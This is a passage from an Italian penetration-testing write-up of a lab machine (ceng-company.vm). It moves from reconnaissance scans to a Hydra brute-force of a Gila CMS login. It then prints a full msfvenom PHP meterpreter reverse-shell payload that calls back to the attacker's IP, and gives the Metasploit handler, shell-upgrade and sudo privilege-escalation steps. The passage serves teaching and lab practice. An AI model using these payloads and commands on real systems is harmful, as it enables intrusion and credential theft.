
[+] Url:          http://ceng-company.vm
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: true

Starting gobuster in VHOST enumeration mode

Found: admin.ceng-company.vm Status: 403 [Size: 296]
Progress: 4989 / 4990 (99.98%)
Finished
```


Figura 4.1: comando gobuster

Utilizzandolo scopriamo che esiste il sottodominio *admin.ceng-company.vm*, lo aggiungiamo al file */etc/hosts* ed visitando il sottodominio possiamo vedere che non ci da alcuna informazione rilevante.



```
kali㉿kali: ~
File Actions Edit View Help
GNU nano 8.0           /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
10.0.2.4        ceng-company.vm
10.0.2.4        admin.ceng-company.vm
::1            localhost ip6-localhost ip6-loopback
ff02 ::1       ip6-allnodes
ff02 ::2       ip6-allrouters
```

Figura 4.2: file */etc/hosts*



Forbidden

You don't have permission to access / on this server.

Apache/2.4.18 (Ubuntu) Server at admin.ceng-company.vm Port 80

Figura 4.3: Pagina admin.ceng-company.vm

4.2 Analisi con Dirb

Dirb è un tool di brute force directory/URL utilizzato per individuare directory e file nascosti su un server web. Questo strumento esegue una scansione di un determinato URL utilizzando un wordlist (una lista di parole) per tentare di accedere a directory e file che non sono immediatamente visibili o elencati pubblicamente.

```
(kali㉿kali)-[~]
$ dirb http://ceng-company.vm/

DIRB v2.22
By The Dark Raver

START_TIME: Thu Aug 29 11:08:47 2024
URL_BASE: http://ceng-company.vm/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612
— Scanning URL: http://ceng-company.vm/ —
+ http://ceng-company.vm/index.html (CODE:200|SIZE:555)
+ http://ceng-company.vm/server-status (CODE:403|SIZE:303)

END_TIME: Thu Aug 29 11:08:48 2024
DOWNLOADED: 4612 - FOUND: 2
```

Figura 4.4: comando dirb

Il comando:

```
dirb http://ceng-company.vm/
```

ci da come risultato solo un file server-status al quale non è consentito l'accesso.

4.3 Analisi con wfuzz

Utilizziamo wfuzz per fare brute force di cartelle e files utilizzando la wordlist più grande disponibile e dopo un pò di tempo ci da come risultato una subdirectory *Gila* che si riferisce a Gila CMS, un sistema di gestione dei contenuti (Content Management System) open-source.

```
(kali㉿kali)-[~]
└─$ wfuzz -c -w /usr/share/wordlists/wfuzz/general/megabeast.txt -u http://admin.ceng-company.vm/
FUZZ --hc 404
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://admin.ceng-company.vm/FUZZ
Total requests: 45459

=====
ID      Response    Lines   Word     Chars   Payload
=====

Total time: 47.47255
Processed Requests: 45459
Filtered Requests: 45459
Requests/sec.: 957.5849
```

Figura 4.5: Comando wfuzz

Da qui ripetiamo il comando wfuzz con una wordlist più piccola che ci da dei risultati interessanti in particolare ci dice che esiste una subdirectory admin

```
(kali㉿kali)-[~]
└─$ wfuzz -c -w /usr/share/wordlists/wfuzz/general/common.txt -u http://admin.ceng-company.vm/gila/
FUZZ --hc 404
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://admin.ceng-company.vm/gila/FUZZ
Total requests: 951

=====
ID      Response    Lines   Word     Chars   Payload
=====

000000003: 200      102 L    308 W    4154 Ch   "01"
000000035: 200      41 L     99 W    1597 Ch   "admin"
000000025: 200      92 L     266 W   3387 Ch   "about"
000000062: 200      0 L      0 W    0 Ch     "api"
000000006: 200      102 L    308 W   4154 Ch   "1"
000000076: 301      9 L      28 W    347 Ch   "assets"
000000113: 200      107 L    290 W   3902 Ch   "blog"
000000178: 500      0 L      0 W    0 Ch     "cm"
000000422: 200      107 L    290 W   3902 Ch   "index"
000000489: 200      41 L     99 W    1597 Ch   "login"
000000483: 301      9 L      28 W    341 Ch   "log"
000000471: 301      9 L      28 W    341 Ch   "lib"
000000717: 200      107 L    290 W   3902 Ch   "search"
000000763: 301      9 L      28 W    345 Ch   "sites"
000000780: 301      9 L      28 W    341 Ch   "src"
000000819: 200      109 L    292 W   3925 Ch   "tag"
000000836: 301      9 L      28 W    341 Ch   "tmp"

Total time: 0
Processed Requests: 951
Filtered Requests: 934
Requests/sec.: 0
```

Figura 4.6: Ripetiamo wfuzz

Questa presenta una fase di login dove bisogna inserire una email ed una pas-

sword




Figura 4.7: Schermata di login

Andando ad analizzare il codice sorgente possiamo vedere che le credenziali sono inviate tramite il protocollo http form con "post" ed inserendo delle credenziali errate il sito riporta un messaggio di errore "*Wrong email or password*".




Figura 4.8: Errore credenziali sbagliate

4.4 Vulnerability scanning con Nessus

Nessus è un potente strumento di scansione delle vulnerabilità utilizzato per identificare potenziali problemi di sicurezza. Nella scansione effettuata, sono state rilevate diverse vulnerabilità. Nello specifico, sono state identificate 31 vulnerabilità di livello informativo, 1 vulnerabilità di livello basso ed 1 vulnerabilità di livello

medio. Quest'ultime riguardano:

- **SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795):** Questa vulnerabilità di livello *medio* riguarda il protocollo SSH. Un errore nella gestione dei prefissi di alcuni messaggi può portare a un'interruzione nella comunicazione, rendendo la connessione vulnerabile. Ciò potrebbe consentire ad un attaccante di manipolare la sessione SSH, causando potenziali disconnessioni o altri tipi di interruzioni.
- **ICMP Timestamp Request Remote Date Disclosure:** Questa vulnerabilità di livello *basso* consente ad un attaccante remoto di ottenere informazioni relative all'orario di sistema del target, tramite richieste ICMP. Sebbene non rappresenti un rischio diretto, può essere sfruttata per raccogliere informazioni utili su uptime e sincronizzazione temporale del sistema, che potrebbero facilitare attacchi più complessi.

10.0.2.4



Figura 4.9

MEDIUM	5.9	6.1	0.9653	187315	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)
LOW	2.1*	4.2	0.8808	10114	ICMP Timestamp Request Remote Date Disclosure

Figura 4.10: Analisi Nessus

4.4.1 Vulnerability scanning con OWASP ZAP

La scansione di OWASP ZAP ha evidenziato 2 vulnerabilità di livello medio e 2 di livello basso:

- **Content Security Policy (CSP) Header Not Set:** L'assenza di questo header, di rischio **medio**, espone l'applicazione a potenziali attacchi XSS.

- **Missing Anti-clickjacking Header:** Anche questa vulnerabilità di livello **medio** segnala la mancanza dell'header `X-Frame-Options`, utile a prevenire attacchi di clickjacking.
 - **Server Leaks Version Information:** Di rischio **basso**, il server espone informazioni sulla versione tramite l'header `Server`, facilitando la ricognizione da parte di attaccanti.
 - **X-Content-Type-Options Header Missing:** L'assenza di questo header, di rischio **basso**, può portare a interpretazioni errate dei contenuti da parte del browser, esponendo a possibili attacchi XSS.
- .

Alert type	Risk	Count
Content Security Policy (CSP) Header Not Set	Medium	4 (100.0%)
Missing Anti-clickjacking Header	Medium	1 (25.0%)
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	4 (100.0%)
X-Content-Type-Options Header Missing	Low	1 (25.0%)
Total		4

Figura 4.11: Analisi OWASP ZAP

4.4.2 Analisi con Nikto

La scansione con Nikto ha evidenziato le seguenti vulnerabilità:

- **Apache 2.4.18 Obsoleto:** Il server utilizza una versione obsoleta di Apache, che necessita di aggiornamenti di sicurezza.
- **Missing X-Frame-Options e X-Content-Type-Options Headers:** L'assenza di questi header espone il server a rischi di clickjacking e attacchi XSS.
- **Leak di Informazioni tramite ETags:** Gli ETags rivelano informazioni sensibili sul server.

- **Metodi HTTP Consentiti:** Sono stati rilevati OPTIONS, GET, HEAD e POST.
- **File di default Apache:** Il file /icons/README è accessibile e potrebbe rivelare informazioni sensibili.

La scansione ha inoltre confermato che il server utilizza Apache 2.4.18, una versione obsoleta con potenziali vulnerabilità.

```
(kali㉿kali)-[~]
└─$ nikto -h http://ceng-company.vm/
- Nikto v2.5.0

+ Target IP:          10.0.2.4
+ Target Hostname:    ceng-company.vm
+ Target Port:        80
+ Start Time:         2024-09-13 04:39:12 (GMT-4)

+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 22b, size: 5a64ed3fc2185, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 7962 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2024-09-13 04:39:31 (GMT-4) (19 seconds)

+ 1 host(s) tested
```

Figura 4.12: Analisi con Nikto

CAPITOLO 5

Target Exploitation

5.1 Attacco brute-force con Hydra

Queste informazioni possono essere inserite nel terminale e tramite Hydra che è un potente strumento di cracking per eseguire attacchi di brute force contro vari servizi di autenticazione.

```
(kali㉿kali)-[~]
└─$ hydra -l kevin@ceng-company.vm -P /usr/share/wordlists/john.lst admin.ceng-company.vm http-po
st-form "/gila/admin/:username=^USER^&password=^PASS^:Wrong email or password"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-30 03:20:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3559 login tries (l:1/p:3559), ~223 tries per
task
[DATA] attacking http-post-form://admin.ceng-company.vm:80/gila/admin/:username=^USER^&password=^
PASS^:Wrong email or password
[STATUS] 721.00 tries/min, 721 tries in 00:01h, 2838 to do in 00:04h, 16 active
[STATUS] 722.67 tries/min, 2168 tries in 00:03h, 1391 to do in 00:02h, 16 active
[80][http-post-form] host: admin.ceng-company.vm    login: kevin@ceng-company.vm    password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-30 03:24:37
```

Figura 5.1: Comando Hydra

```
hydra -l kevin@ceng-company.vm -P /usr/share/wordlists/john.lst
admin.ceng-company.vm http-post-form "/gila/admin/:username=^USER^&pa
email or password"
```

Il tool riesce a rilevare la password '*admin*' per l'utente *kevin*. Queste credenziali permettono di accedere alla pagina di configurazione del sito in cui nella sezione file

manager si trovano una serie di files di configurazione, tra questi troviamo un file *config.php* il quale sembrerebbe avere privilegi elevati



The screenshot shows a file manager interface with a sidebar containing 'Dashboard', 'Content', and 'Administration' sections. The main area displays a list of files and a code editor for the 'config.php' file. The code editor shows the following PHP code:

```

1 <?php
2
3 $GLOBALS['config'] = array (
4     'db' =>
5         array (
6             'host' => 'localhost',
7             'user' => 'root',
8             'pass' => 'SuperS3cR3TPassw0rd1!',
9             'name' => 'gila',
10        ),
11    'permissions' =>
12        array (
13            1 =>
14                array (
15                    0 => 'admin',
16                    1 => 'admin_user',
17                    2 => 'admin_userrole',
18                ),
19            ),
20        'packages' =>
21        array (
22            0 => 'blog',
23        ),
24        'base' => 'http://admin.ceng-company.vm/gila/',
25        'theme' => 'gila-blog',
26        'title' => 'Gila CMS',
27        'slogan' => 'An awesome website!',
28        'default-controller' => 'blog',
29        'timezone' => 'America/Mexico_City',
30        'ssl' => '',
31        'env' => 'pro',
32        'check4updates' => 1,
33        'language' => 'en',
34        'admin_email' => 'kevin@ceng-company.vm',
35        'rewrite'=> true,
36    );

```

Figura 5.2: Pagina del sito config.php

5.2 Creazione del payload con msfvenom

Con msfvenom generiamo un payload per creare una reverse shell in PHP, quindi un codice malevolo. Una reverse shell è un tipo di connessione remota in cui il computer bersaglio (in questo caso, il server che esegue il codice PHP malevolo) stabilisce una connessione di rete inversa verso il computer dell'attaccante. In pratica, invece di aspettare che l'attaccante si connetta al bersaglio (come in una bind shell), è il bersaglio stesso che si connette all'attaccante. Questo metodo è spesso utilizzato per bypassare firewall o NAT, che potrebbero bloccare connessioni in ingresso ma non quelle in uscita. Nel comando msfvenom specifichiamo come piattaforma php,

l'IP 10.0.2.5 della macchina attaccante quindi della nostra macchina kali ed una porta arbitraria nel nostro caso 1234.

```
(kali㉿kali)-[~]
└─$ msfvenom --platform php -a php -p php/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=1234
O=> 'admin'
No encoder specified, outputting raw payload
Payload size: 1109 bytes
/*<?php /* error_reporting(0); $ip = '10.0.2.5'; $port = 1234; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket func s'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Figura 5.3: generazione del payload con msfvenom

Andiamo ad inserire il payload prodotto nel file *config.php* e salviamo

5.3 Sfruttamento della vulnerabilità con Metasploit

Successivamente con il comando *msfconsole* apriamo la console metasploit da qui digitiamo i seguenti comandi:

```
use exploit/multi/handler
```

Questo comando specifica che si vuole utilizzare il modulo handler. Questo modulo è comunemente utilizzato per gestire le connessioni di payload reversi, come le reverse shell.

```
set payload php/meterpreter/reverse_tcp
```

Qui, il payload è impostato su *php/meterpreter/reverse_tcp*, che è una shell inversa basata su PHP utilizzando Meterpreter. La shell inversa tenterà di connettersi alla macchina dell'attaccante (LHOST).

```
set lhost 10.0.2.5
```

LHOST (Local Host) è l'indirizzo IP della macchina dell'attaccante. Questo è l'indirizzo al quale la shell inversa o il payload si connetterà una volta eseguito sul bersaglio.

```
set lport 1234
```

LPORT (Local Port) è il numero di porta sulla macchina dell'attaccante che ascolterà le connessioni in arrivo dalla shell inversa.

Eseguiamo l'exploit con il comando:

```
exploit
```

e sul browser eseguiamo il file php.

Con il comando:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

python3 -c: Questo esegue un comando Python direttamente dalla riga di comando senza dover creare un file separato. L'opzione -c permette di eseguire il codice Python passato come stringa.

import pty; pty.spawn("/bin/bash"):

import pty: Questo importa il modulo pty, che è un modulo in Python che può gestire terminali pseudo-terminali.

pty.spawn("/bin/bash"): Questo comando avvia una nuova shell Bash (/bin/bash) all'interno di un terminale pseudo-terminale. In pratica, questo comando può essere utilizzato per migliorare la stabilità di una shell ottenuta in un ambiente remoto, rendendola più simile a una shell locale completa. È spesso usato dopo aver ottenuto una shell di base su un sistema compromesso per poter utilizzare funzionalità più avanzate come la navigazione di directory o la gestione di processi in modo più fluido.

Poi con il comando:

```
sudo -l
```

viene utilizzato per visualizzare i comandi che l'utente corrente è autorizzato a eseguire con privilegi elevati, cioè come superutente (root), senza dover fornire la password (a seconda delle configurazioni).

```
www-data@cengbox:/var/www/admin/gila$ sudo -l
sudo -l
Matching Defaults entries for www-data on cengbox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on cengbox:
(swartz) NOPASSWD: /home/swartz/runphp.sh
```

Figura 5.4: output comando sudo -l

dalla figura 7.1 si evince che runphp.sh può essere eseguito da swartz senza alcuna richiesta di password.

CAPITOLO 6

Privilege escalation

Eseguiamo lo script shell (runphp.sh) come l'utente swartz tramite il comando:

```
sudo -u swartz /home/swartz/runphp.sh
```

Avviamo un'altra console Metasploit e impostiamo l'exploit multi/script/web_delivery. Configuriamo il target e scegliamo il payload php/meterpreter/reverse_tcp, come fatto in precedenza. Impostiamo come localhost l'indirizzo IP della macchina Kali e come localport una porta arbitraria, ad esempio 10000. Eseguiamo l'exploit, e la console ci restituisce un comando PHP da eseguire sulla macchina vulnerabile.

```

< metasploit >
\ \ (oo)
(— ) ) \
|| || * *

=[ metasploit v6.4.9-dev
+ -- =[ 2420 exploits - 1248 auxiliary - 423 post
+ -- =[ 1468 payloads - 47 encoders - 11 nops
+ -- =[ 9 evasion ]]

